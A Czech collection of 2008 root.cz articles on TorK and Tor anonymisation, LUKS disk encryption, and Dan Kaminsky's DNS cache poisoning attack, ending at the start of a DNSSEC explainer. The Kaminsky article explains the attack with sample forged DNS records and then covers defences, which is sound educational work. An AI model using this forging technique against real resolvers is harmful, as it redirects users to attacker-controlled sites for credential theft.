
4.1 Na Internet anonymně nejen s Firefoxem

Pavel Chalupa – 18. .3. 2008

O síti Tor jste si již mohli na Rootu přečíst dva články. Jeden vysvětloval samotnou technologii Toru a druhý ukázal použití Toru s Firefoxem pro anonymní prohlížení webu. Tento článek je návnadou na vyzkoušení GUI pro Tor s názvem TorK. S jeho pomocí můžete používat Tor na SSH, IRC, e-mail a další.

Tor projekt již nabízí ještě ne zcela finální verzi (RC) klientského software pro síť Tor a to včetně balíčků pro nejznámější distribuce. Oproti stabilní řadě 0.1.x nabízí nová verze 0.2.x některé další funkce, které dokáže využít a nastavit grafické rozhraní TorK. Pro anonymizaci je použito klasické spojení Tor a proxy serveru Privoxy.


Nainstalujete si tedy Privoxy a Tor z řady 0.2.x. Neprovádějte žádnou konfiguraci ani Toru ani Privoxy. Vše se provádí pomocí průvodce při prvním spuštění TorK. Nastavení Privoxy i Tor nechte ve výchozím nastavení pro ruční spouštění. Dejte si pozor na volbu módu, ve kterém běží Tor. Výchozí volba spouští Tor nejen v módu klienta, ale i jako server. Tuto volbu můžete později změnit v hlavním okně TorKu. Pokud máte veřejnou IP adresu a dostatečně silnou linku, můžete fungovat jako server. Serverů bylo v době psaní článku asi 2200. Rozvoji sítě Tor můžete provozem serveru pomoci, ale myslete na to, že jakákoliv anonymní činnost, kterou lze prostřednictvím sítě Tor provádět, může být prováděna z vaší IP adresy, pokud fungujete jako výstupní bod Toru.



A nyní podrobně k využití anonymizace pro jednotlivé aplikace. TorK vám nabízí relativně přímočaré nastavení, aniž byste potřebovali extra znalosti. Jediné, co se dá vytknout, je neúplný překlad do češtiny. Některé popisky a texty v TorKu jsou stále v angličtině. Co se týká funkčnosti GUI, nenarazil jsem na nějaký zásadní problém.

Firefox

Princip použití Toru s Firefoxem jsem již popsal v samostatném článku. Pomocí TorKu si nastavíte Firefox naprosto doslova a do písmene jedním kliknutím. Dojde ke stažení pluginu Torbutton a můžete surfovat.



Konqueror

TorK je KDE aplikace, a tak nepřekvapí integrace anonymizace do Konqueroru. Zároveň s Konquerorem je nastaven klient pro síť BitTorrent KTorrent, kde je nastavena anonymní komunikace s trackerem a vyhledávání.

Anonymní e-mail

Pro anonymní e-mail je použit software Mixminion. Mixminion stačí mít nainstalovaný jako balíček pro danou distribuci. V TorKu pak stačí kliknutím na obálku odeslat e-mail. Mixminion se při pokusu o první odeslání sám nakonfiguruje a e-mail odešle. Pokud použijete možnost instalace Miximionu, kterou nabízí TorK, dojde ke stažení poslední verze a pokusu o instalaci. Zda se to na konkrétním cílovém systému podaří, záleží na spoustě okolností, ale to asi nemá cenu rozvádět.

Skryté služby - lokální webový server

Můžete si vytvořit skrytý webový server. Při vytváření této skryté služby si stáhnete thttpd a průvodce se jej pokusí zkompilovat. Já jsem opět použil hotový balíček pro mou distribuci. Podařilo se mi vytvořit a spustit anonymní web http://jmeno.onion, kde „jmeno“ je několik náhodných znaků. Postup je 1. spustit službu, 2. uveřejnit službu, 3. vyzkoušet službu. Bohužel ve fázi uveřejnění, kdy dochází k distribuci doménového jména do sítě Tor, došlo k chybě. Takže následný pokus o přístup k webu skončil při pokusu o překlad doménového jména. Bohužel.

Kopete IM

Instantní kecálek Kopete je možné spustit jako anonymní sezení. Bohužel při spuštění se zobrazí nastavení s vašimi kontakty. Aby bylo možné být anonymní, těžko můžete použít stávající nastavení. O anonymizaci jste informováni v záhlaví okna textem „Anonymous IM Session - Launched From TorK“. S Kopete máte možnost se připojit do sítí AIM, ICQ, MSN, Yahoo, Jabber, IRC, Gadu-Gadu a dalších.

IRC


Pro anonymní připojení k IRC můžete použít Konversation. IRC server vás bude identifikovat jako uživatele ze sítě Tor. Sama tato skutečnost vás však může diskvalifikovat od samotného připojení k IRC serveru, protože správce serveru nemusí takové spojení dovolit.

SSH a Telnet

Anonymně prostřednictvím sítě Tor můžete používat i SSH (pravděpodobně méně již Telnet) a anonymně se připojovat. Napadá mě však spíše jen nelegální využití.

Nastavení identity

Pomocí TorKu můžete jedním kliknutím změnit identitu na novou. Můžete dokonce přiřadit konkrétní národnost, pokud si nainstalujete balíček GeoIP. Zvolíte-li Českou republiku jako identitu, web showmyip.com vám vypíše: „It appears that you are a Tor Network Proxy (in Czech Republic)“.




Blokování použití Toru

TorK umožňuje jednoduše obejít blokování Toru poskytovatelem připojení k Internetu. Zadáte porty, které jsou povolené, a máte po problému. Případně můžete zadat přímé spojení na některý Tor server, pokud je blokována celá síť.

Dva zabezpečené režimy

Zabezpečený režim překladu doménových názvů směruje všechny požadavky na DNS resolve přes síť Tor. Děje se tak systémovým nastavením pomocí iptables. Stejným způsobem (také přes iptables) je nastaven zabezpečený systémový režim, kdy dochází k přesměrování požadavků HTTP, HTTPS, POP3 a SSH přes síť Tor. Zabezpečený režim si sami v TorKu můžete doplnit vlastním řádkem iptables a následně jej v grafickém režimu interaktivně zapínat a vypínat.



Tor server

Stejně jako jiné možnosti sítě Tor je velice jednoduché zprovoznit Tor server pomocí TorKu. Je to v podstatě výchozí nastavení. Pokud chcete z nastavení „pouze klient“ přejít do konfigurace „klient a server“ doporučuji spustit znovu průvodce nastavením z nabídky Nástroje. Jako server můžete fungovat jako výstupní, přeposílací nebo jako uzel zabraňující zákazu Toru. Jak jsem již zmínil, výstupní uzel v sobě nese určitá rizika. Všechny možnosti nastavení a konfigurace jsou zřejmé přímo z grafického rozhraní.

Sledování provozu sítě

Hlavní okno TorKu nabízí čtyři záložky. První již byla výše popsána a týká se anonymizace a spouštění jednotlivých aplikací s využitím sítě Tor. Další tři záložky vám umožní sledovat celou síť, jednotlivé uzly a provoz v síti. Můžete dokonce pomocí drag'n'drop manipulovat s uzly v síti a vytvářet si vlastní okruhy.

Závěrem

Klient pro síť Tor se neustále vyvíjí. Při psaní článku bylo použita jedna z posledních vývojových verzí dostupná na webu Tor projektu. Vývoj grafického rozhraní TorK drží krok s aktuální vývojovou verzí Tor a pokud použijete dostupnou stabilní verzi Tor klienta, budete TorKem upozorněni na nedostupnost některých funkcí. Množství serverů v síti Tor není nijak závratné (asi 2200), přesto je síť již mnohem lépe použitelná, než při psaní článku o použití Toru pouze s Firefoxem. Tehdy se webové stránky mnohdy zobrazily až na několikátý pokus. Nyní je možné při troše štěstí dosáhnout rychlosti 10 KB/s přes HTTP protokol, což se mi stalo při psaní tohoto článku. Popřejme tedy síti Tor alespoň stejně dynamický rozvoj, jaký zaznamenala za poslední dva roky. Grafické rozhraní TorK by tomu mohlo vzhledem ke své jednoduchosti výrazně napomoci.

Celý článek i s diskusí je možné najít na http://www.root.cz/clanky/na-internet-anonymne-nejen-s-firefoxem/.

4.2 Proč a jak na šifrování disků v Linuxu?

Michal Dočekal – 22. 5. 2008

Chtěli byste si v GNU/Linuxu zašifrovat celé disky či diskové oddíly a přemýšlíte, kudy na to vlastně jít? V tomto článku si představíme nativní linuxové řešení dm-crypt/LUKS. Podíváme na to, co je dm-crypt a LUKS a budeme se věnovat především teoretickému úvodu do diskového šifrování.

Ještě před nedávnem existovalo vedle sebe více implementací diskového šifrování v GNU/Linuxu (jmenovitě cryptoloop, loop-aes, dm-crypt), přičemž jednotlivé implementace různě bojovaly s některými problémy diskového šifrování v oblasti bezpečnosti. V současné době je standardem dm-crypt.

Dm-crypt je nativní součástí Linuxu, využívá linuxové CryptoAPI a device mapper. K práci s dm-cryptem slouží utilita cryptsetup. Dm-crypt má však sám o sobě stále několik nevýhod. Jedná se o nízkoúrovňový nástroj, který nezajišťuje správu hesel (jednomu zařízení tedy náleží pouze jedno heslo), neuchovává si informace o použité šifře, hashi a šifrovacím módu a neimplementuje žádný mechanismus pro zjištění, zda bylo zadáno správné heslo (což však může být v některých případech i výhodou).

Tyto problémy řeší LUKS, Linux Unified Key Setup, který je implementován jako upravený (avšak zpětně kompatibilní) cryptsetup (v některých distribucích je přítomen jako cryptsetup-luks, jinde je k dispozici jako cryptsetup). LUKS si můžeme představit jako nadstavbu dm-cryptu. Každý disk/oddíl, který zašifrujeme pomocí

LUKS, je vybaven hlavičkou s použitou šifrou, hashí, šifrovacím módem a kontrolním součtem hlavního klíče (viz dále).

Správu hesel řeší LUKS prostřednictvím dvouúrovňového šifrování, kdy se disk/oddíl šifruje náhodně vygenerovaným silným klíčem (master key), který je pak zašifrován některým z (maximálně osmi) uživatelských klíčů. Tyto klíče se odvozují metodou PBKDF2, která zvyšuje bezpečnost slabších hesel. Tato metoda je v současné implementaci LUKS vázána na hashovací algoritmus SHA-1. To je v současné době asi jediné slabé místo LUKS. Ačkoliv se zdá, že o možnost použít pro odvození klíče i jiné algoritmy zájem je, dosud se nenašel nikdo, kdo by tuto funkci implementoval.

Pomocí LUKS můžeme snadno změnit heslo, aniž bychom museli oddíl přešifrovat. Stejně tak můžeme použít více hesel, a umožnit tak přístup na zašifrovaný disk/oddíl více uživatelům. Můžeme také používat klíče ze souborů (keyfiles), které pak můžeme umístit třeba na flashdisk nebo na jiný zašifrovaný oddíl. Možností je mnoho.

Diskové šifrování

Ještě než se pustíme do vlastního šifrování disků/oddílů, si povíme něco o diskovém šifrování. Předesílám, že nejsem kryptolog, takže ne všechno vím a ne všemu rozumím. Pokusím se říci to nejnutnější, co by bylo dobré vědět, abyste nebyli vystaveni falešnému pocitu bezpečí.

Předpokládám, že nemusím příliš rozvádět to, že diskové šifrování je nástrojem fyzického zabezpečení dat a uživatele nijak neochrání v situaci, kdy je šifrovaný disk/oddíl připojený a na váš stroj se zrovna probourál útočník ze sítě.

Diskové šifrování se od šifrování souborů či zpráv liší ve dvou rovinách. Předně, šifruje se řádově mnohem více dat (zejména v dnešní době, kdy už se běžně prodávají 1TB disky). Za druhé, šifrují se data a datové struktury (např. souborový systém), která mají jisté očekávatelné charakteristiky, které mohou usnadnit kryptoanalýzu, pokud se nepoužije ten správný šifrovací mód (viz dále), který pomůže tyto charakteristiky skrýt. Za třetí, pokud používáme šifrované a nešifrované souborové systémy pro různá data, musíme zajistit, aby data určená k šifrování "neprosakovala" v nešifrované podobě mimo šifrované souborové systémy.

Šifry

Šifrovacích algoritmů je celá řada a výběr mezi nimi bývá spíše subjektivní otázkou. Rozhodně bych se vyhnul starším algoritmům (des, tripple-des, blowfish, apod.). Velmi často se pro diskové šifrování využívají AES (Rijndael) nebo AES finalisti (Twofish, Serpent, RC6 a MARS). V Linuxu nalezneme implementace všech zmíněných. Pokud je vaším kritériem rychlost, je nejvhodnější AES, jehož implementace je nejrychlejší. Je-li vaším primárním kritériem bezpečnost, doporučuji se na jednotlivé algoritmy podívat podrobněji a rozhodnout se, který z nich je pro vaše potřeby vhodnější.

Šifrovací módy

Jak už bylo řečeno, k diskovému šifrování se používají blokové šifry, tzn. data se šifrují po blocích o stejné velikosti. Zašifrujeme-li dva identické bloky stejným heslem, dostaneme dva identické bloky šifrového textu. Pokud bychom měli fragment souborového systému se samými nulami, po jejich zašifrování bychom tedy dostali několik stejných bloků šifrového textu. To by poskytlo útočníkovi cenné informace.

Abychom tomu zabránili, používáme šifrovací módy, které by měly zajistit, že útočník nebude schopen takto získat žádné informace. Běžným šifrovacím módem je CBC (Cipher Block Chaining), který se využívá i pro diskové šifrování. Naneštěstí není tento šifrovací mód navržen pro diskové šifrování. Časem byla nalezena

nejedna zranitelnost tohoto šifrovacího módu. CBC tedy doporučuji se vyhnout, pokud můžete. Pokud z nějakého důvodu nemáte na výběr a musíte použít CBC, použijte alespoň ESSIV (cbc-essiv).

Pro diskové šifrování jsou vhodné především LRW a XTS, přičemž LRW se z důvodu objevené bezpečnostní slabiny v současnosti nahrazuje módem XTS. Oba šifrovací módy jsou k dispozici v linuxovém CryptoAPI. LRW je k dispozici v jádře 2.6.20 a výše, XTS je k dispozici od verze 2.6.24 výše. Nejbezpečnější z uvedených a mnou doporučovaný šifrovací mód je tedy XTS.

Únik šifrovaných dat

Zřejmě nejvíce podceňovaná oblast v rámci (nejenom) diskového šifrování je právě možnost úniku (de)šifrovaných dat (nebo informací o nich) mimo šifrované oddíly. To se může stát poměrně snadno, třeba pokud pro /tmp nepoužíváme ani tmpfs, ani šifrovaný oddíl. Stačí, aby si nějaký program do /tmp odložil nějaké dočasné soubory obsahující utajovaný materiál, se kterým zrovna pracujeme.

Kritickým místem je v každém případě swap, do kterého se mohou dostat kusy paměti s materiálem ze šifrovaných oddílů (v dešifrované podobě). Swap je tedy nutno buď vypnout, nebo také šifrovat, nejlépe náhodným heslem generovaným při každém startu systému.

Pokud máme šifrovaný oddíl na magnetickém médiu (např. pevném disku), musíme také uvažovat o možnosti rekonstruovat předchozí vrstvy záznamu. Pokud se rozhodneme zašifrovat nějaká data, která jsme měli dříve nešifrovaná na magnetickém médiu, bylo by vhodné provést bezpečný výmaz takového zařízení (k tomu se hodí třeba utilita shred).

Zaplnění oddílu náhodnými daty

Před vlastním vytvořením zašifrovaného oddílu bývá vhodné příslušný oddíl zaplnit náhodnými daty, čímž se o něco zvýší bezpečnost celého řešení – útočník pak (v ideálním případě) není schopen odlišit, kde jsou zašifrovaná data a kde je pouze shluk náhodných bytů, což činí případný útok na zašifrovaný oddíl obtížnějším. Efekt tohoto kroku je pak přímo úměrný kvalitě generátoru náhodných čísel. Jak zaplnit oddíl náhodnými daty a jaké generátory náhodných čísel můžeme použít, to si řekneme později.

Zašifrování celého systému

Zašifrovat celý linuxový systém pomocí LUKS možné je, s výjimkou zavaděče, jádra a iniciálního ramdisku (který potřebujeme k zavedení potřebných modulů a skriptu, který nám umožní zpřístupnit šifrovaný root). S tím je spojená jedna možnost útoku na šifrovaný systém – modifikováním jádra či zaváděcích skriptů, které po úpravě útočníka zachytí heslo a někam ho uloží či odešlou.

Možnosti řešení této bezpečnostní hrozby jsou dvě. Buď umístíme nešifrovaný /boot na flashdisk, který budeme mít bezpečně uložený, nebo si vytvoříme skript, který spočte kontrolní součty příslušných souborů a upozorní nás v případě jejich změny. Tato opatření samozřejmě závisí na charakteru šifrovaných dat a úrovni naší paranoie.

Stinné stránky diskového šifrování

Diskové šifrování přináší kromě jistých výhod i řadu nevýhod. Předně, je velmi jednoduché přijít o šifrovaná data (stačí zapomenout heslo, nebo, v případě LUKS, přepsání hlavičky s úložištěm uživatelských klíčů). Diskové šifrování také zkomplikuje veškeré záchranné operace v případě HW problémů s médiem (silně tedy doporučuji zálohovat). Chyba v jediném bitu způsobí minimálně ztrátu celého bloku. V tomto kontextu je vhodné zmínit, že je možné použít šifrování nad jakýmkoliv RAID polem, třeba nad jedničkou (zrcadlení). Šifrování také o něco

zpomaluje diskové operace (čtení/zápis), respektive činí je závislými na CPU. Vyšší zátěž CPU znamená větší spotřebu a vyšší teplotu, což se podepíše třeba na životnosti baterie laptopu nebo na účtu za elektřinu.

Aby naše snaha zabezpečit šifrovaná data nepřišla nazmar, musíme brát šifrování vždy v potaz. Pokud zálohujeme, určitě bychom měli vytvářet zálohy šifrované. Úplně nejhorší je nechat nešifrované zálohy na stole vedle počítače s šifrovaným systémem. V takovém případě šifrování nemá vůbec žádný smysl.

Dopad šifrování na diskové operace

Je jasné, že šifrování zatíží procesor, takže čím rychlejší procesor máte, tím méně budou diskové operace omezené. Různé šifrovací algoritmy jsou navíc různě rychlé, takže čím rychlejší algoritmus (resp. jeho implementaci) zvolíte, tím více MB/s zvládne procesor zpracovat. Aby to nebylo tak jednoduché, některé algoritmy (třeba Rijndael a Twofish) mají více implementací optimalizovaných na různé platformy (i586, x86_64). Je tedy vhodné zajistit, že se nahraje modul s těmi optimalizacemi, které vaše platforma zvládne.

Na mé sestavě s Athlonem 64 (s 32bitovým systémem) taktovaným na 2,0 GHz je pořadí algoritmů v závislosti na výkonu následující (hodnoty jsou průměrné získané řadou pokusů):

Výkon jednotlivých algoritmů:

Algoritmus	MB/s
Rjindael	37,35
Serpent	31,95
Twofish	26,25
Anubis	21,40
CAST6	20,9

Hodnoty je samozřejmě nutné brát čistě orientačně, neb jsou svázány s procesorem mé sestavy, ale lze z nich vyčíst, které algoritmy (resp. jejich implementace) jsou rychlejší než ostatní. Nejrychlejší z použitých algoritmů je, jak vidíme, Rijndael (AES), v těsném závěsu je Serpent, Twofish je na tom o něco hůře a šifry jako Anubis a CAST6 jsou spolehlivě nejpomalejší.

Vzhledem k charakteru pevných disků je jasné, že největší zátěž bude šifrování způsobovat při sekvenčním čtení/zápisu, tj. při kopírování velkých souborů (nejlépe z jednoho šifrovaného oddílu na jiný šifrovaný oddíl). Naopak ve chvíli, kdy bude pevný disk provádět náhodné čtení/zápis (při práci s velkým počtem malých souborů rozesetých po celém disku), bude zátěž způsobená šifrováním minimální (zdržovat bude pevný disk).

Co se týče provádění běžných úkonů, dopad šifrování není až tak kritický. Na výše zmíněné sestavě neregistruji dopad šifrování ani při hraní her jako Doom III a UT2004, natož při běžné kancelářské práci (prohlížeč, kancelářské balíky). Jediné místo, kde vidím potenciální problém, je při vypalování DVD, kdy se de facto provádí (téměř) sekvenční čtení, avšak i to má sestava utáhne (byť s poměrně zatíženým procesorem).

Celý článek i s diskusí je možné najít na http://www.root.cz/clanky/proc-a-jak-na-sifrovani-disku-v-linuxu/

4.3 Dan Kaminsky a jeho útok na DNS servery

Petr Krčmář – 12. 8. 2008

Na bezpečnostní konferenci Black Hat v roce 2008 vystoupil také Dan Kaminsky, který popsal nový způsob útoku na DNS cache, který umožňuje útočníkovi přesměrovat uživatele na cizí server. Česká média o problému příliš neinformovala. Jak útok funguje, co může způsobit a především jak se mu můžeme bránit?

Systém DNS je tu s námi už 25 let a jeho první implementace byla napsána v roce 1983. Patří do stejné skupiny jako například poštovní protokol SMTP. Mají několik společných vlastností: jsou velmi jednoduché, velmi staré, velmi rozšířené a také velmi nezabezpečené.

V době, kdy tyto protokoly vznikaly, se nepředpokládalo, že by jejich použití narostlo do dnešních rozměrů a jejich vývojáři tak příliš neřešili autentizace, zabezpečení, kontrolu podvržených informací a podobně. Přestože byly protokoly i jejich implementace postupem času vylepšovány, ještě dnes se může objevit zcela nový způsob útoku.

Klasické otrávení DNS

Než si popíšeme samotný Kaminského útok, musíme se nejprve věnovat „tradičnímu“ napadení DNS, kterému se anglicky říká „DNS cache poisoning“ neboli otrávení DNS cache. Po úspěšném provedení jsme schopni dlouhodobě přesměrovat uživatele na jiný server, než na který standardně míří původní doména.

Využívá se při tom několika slabých vlastností DNS protokolu a existence takzvaných DNS cache serverů. Ty jsou obvykle umístěny u Internetových poskytovatelů a obsahují jen velmi malé množství informací o DNS, které byly získány dřívějšími dotazy uživatelů.

Chceme-li navázat komunikaci s počítačem na konkrétní doméně, kontaktujeme náš DNS server, který je u poskytovatele a dotážeme se na IP adresu stroje, který nás zajímá. Protože DNS cache samotná adresu nezná, zeptá se příslušných DNS v Internetu. Nakonec nám odpoví a zjištěnou odpověď si zapamatuje. Příště už na stejný dotaz odpoví přímo.

Útočník, který chce přesměrovat uživatele například ze serveru elektronického bankovnictví na svůj vlastní počítač (na kterém je falešný přihlašovací formulář) může zmíněnou DNS cache otrávit tak, že jí podvrhne falešné informace o DNS záznamech. Ty si cache zapamatuje a pak je předává svým uživatelům, kteří netuší, že dostávají doopravdy zcela jiné IP adresy, než které patří bankovní instituci.

Technicky probíhá komunikace klienta s cache takto:

- Klient kontaktuje svou DNS a požádá o přeložení doménového jména. Komunikace probíhá po **UDP** a dotaz obsahuje: zdrojový port, IP adresu a transakční ID.
- Klientova DNS odpověď nezná a proto se rekurzivními dotazy (stejným UDP protokolem) zeptá serverů na Internetu.
- Odpověď je vrácena klientovi a je uložena jak u klienta, tak i u samotné cache.

Podstatné ovšem je, že ve třetím kroku se kontroluje správnost transakčního ID, což je dodatkový bezpečnostní mechanismus, který zabraňuje jednoduchému podvržení informací. Kromě toho se kontroluje také zmíněný zdrojový port a zdrojová IP adresa odpovědi. Tyto tři informace fungují jako jednoduchá autorizace.

Transakční ID sehrává důležitou roli, jedná se o dvoubajtové číslo a každý požadavek je tak označen jedním ze 65536 možných ID. Pokud se číslo v dotazu a odpovědi neshoduje, považuje žadatel odpověď za podvrženou a zahodí ji.

Útočník tedy musí čekat, až se server začne dotazovat na neznámý záznam a může se pokusit odpověď podvrhnout a doufat při tom, že se trefí do správného ID, portu a dalších údajů.

Tento typ DNS cache útoku je znám už velmi dlouho a vyplývá z principu samotného protokolu a chování DNS. Není považován za příliš velkou hrozbu, protože vzhledem k údajům, které musí útočník zaslat a uhodnout, je velmi nepravděpodobné, že se útok zdaří.

Navíc existuje relativně krátká doba, během které je třeba útok provést. To je doba, během které serveru vyprší údaj TTL, což je hodnota, která udává, jak dlouho může být záznam v cache udržován. Poté musí být znovu načten ze serveru. Zasypávat server falešnými odpověďmi v době, kdy zná správný údaj, je zcela zbytečné.

Varianta Dana Kaminského

Dan Kaminsky odhalil podstatné vylepšení u výše uvedeného útoku tím, že při aplikaci jeho postupu **není třeba čekat na vypršení TTL**, ale falešný záznam se podaří do DNS cache propašovat v podstatě kdykoliv, kdy je to potřeba.

Používá při tom jiné vlastnosti DNS protokolu: GLUE záznamu a sekcí AUTHORITATIVE a ADDITIONAL. Tyto položky v DNS odpovědi umožňují tazateli přidat další důležité informace jako jsou například údaje o IP adresách DNS serverů, které se starají o konkrétní doménu. DNS server tak může tazateli říci, že odpověď nezná, ale ví o serveru, který ji umí poskytnout.

Bez dodatečných sekcí v odpovědi bychom se ale mohli dostat do situace, kdy se „brejle bez brejlí špatně hledají“. Pokud se například zeptáme kořenového DNS serveru na IP adresu konkrétní domény, ten nám odpoví, že netuší, ale máme se zeptat serveru ns1.example.com. V tu chvíli bychom byli bezradní, protože neznáme IP adresu tohoto serveru, a tak se ho nemůžeme na žádnou IP adresu zeptat (aneb „Jaké má Jirka číslo? Nevím, zavolej mu a zeptej se.“)

Doopravdy by tedy vypadala odpověď serveru asi takto:

```
;; ANSWER SECTION:
   www.example.com.  120   IN  A  192.168.1.10

;; AUTHORITY SECTION:
   example.com.    86400  IN  NS  ns1.example.com.
   example.com.    86400  IN  NS  ns2.example.com.

;; ADDITIONAL SECTION:
   ns1.example.com.  604800  IN  A  192.168.2.20
   ns2.example.com.  604800  IN  A  192.168.3.30
```

V AUTHORITY sekci se dozvídáme, které servery se o doménu starají a v ADDITIONAL sekci si pak můžeme přečíst jejich IP adresy. Cesta dál je tedy jasná. Tazatel se dozvěděl (a zapamatoval si), že IP adresa www.example.com je 192.168.1.10.

Kaminsky ovšem přišel na způsob, jak v DNS cache tento záznam kdykoliv změnit, ačkoliv ještě nevypršela jeho platnost. Dejme tomu, že se cache za chvíli zeptá na další adresu: blabla.example.com. Útočník podvrhne následující záznam:

```
;; ANSWER SECTION:
   blabla.example.com. 120  IN A  10.10.10.10
```

```
;; AUTHORITY SECTION:
   example.com.      86400  IN NS  www.example.com.

;; ADDITIONAL SECTION:
   www.example.com.   604800  IN A  10.10.10.20
```

Všimněte si poslední části. Tou se snažíme DNS cache přesvědčit o tom, že server www.example.com nyní sídlí na nové IP adrese. Pokud se nám to povede, bude si tato cache po 7 dní (604800) sekund tuto informaci držet a bude jí předávat svým uživatelům.

Stále je třeba uhodnout transakční ID, ale už je možné to dělat kdykoliv a navíc dotaz může vyvolat i samotný útočník a tak stačí generovat dotazy dostatečně často (třeba mnohokrát za sekundu) a šance, že se trefíme, je poměrně značná. Výhodou také je, že se můžeme cache ptát na naprosto libovolné (nejlépe neexistující) domény, protože na tvaru dotazu vůbec nezáleží.

Jak se bránit?

Dodavatelé DNS serverů už začali dodávat záplaty, kterými vylepšují své produkty. Kromě transakčního ID je náhodně generován také odchozí port pro DNS požadavky. Většina serverů používá jeden náhodně zvolený port po celou dobu svého běhu. Po aplikaci záplat je každý dotaz vygenerován z jiného portu, kterých může být 65536, stejně jako ID. Počet kombinací nám tedy rázem narůstá na 65536^2, což jsou více než 4 miliardy možností.

I toto číslo je však konečné a v laboratorních podmínkách už byl proveden úspěšný útok na takto zabezpečený server. Podle autora trval útok 10 hodin.

Jedinou stoprocentní obranou je protokol DNSSEC, jehož podpora bude u nás velmi brzy spuštěna. Tato služba rozšiřuje možnosti DNS a umožňuje záznamy elektronicky podepisovat. Tím zcela zabraňuje jakémukoliv podvržení údajů.

Celý článek i s diskusí je možné najít na http://www.root.cz/clanky/dan-kaminsky-a-jeho-utok-na-dns-servery/.

4.4 Jak funguje DNSSEC?

Ondřej Surý – 29. 12. 2008

O DNSSEC se v poslední době hodně hovoří, jak ale tato bezpečnostní technologie funguje?DNSSEC je technologie, která rozšiřuje DNS protokol o nové typy RR záznamů a příznaky v DNS zprávě, a pomocí těchto nových typů lze následně ověřit pravost informací, které obsahuje DNS odpověď.

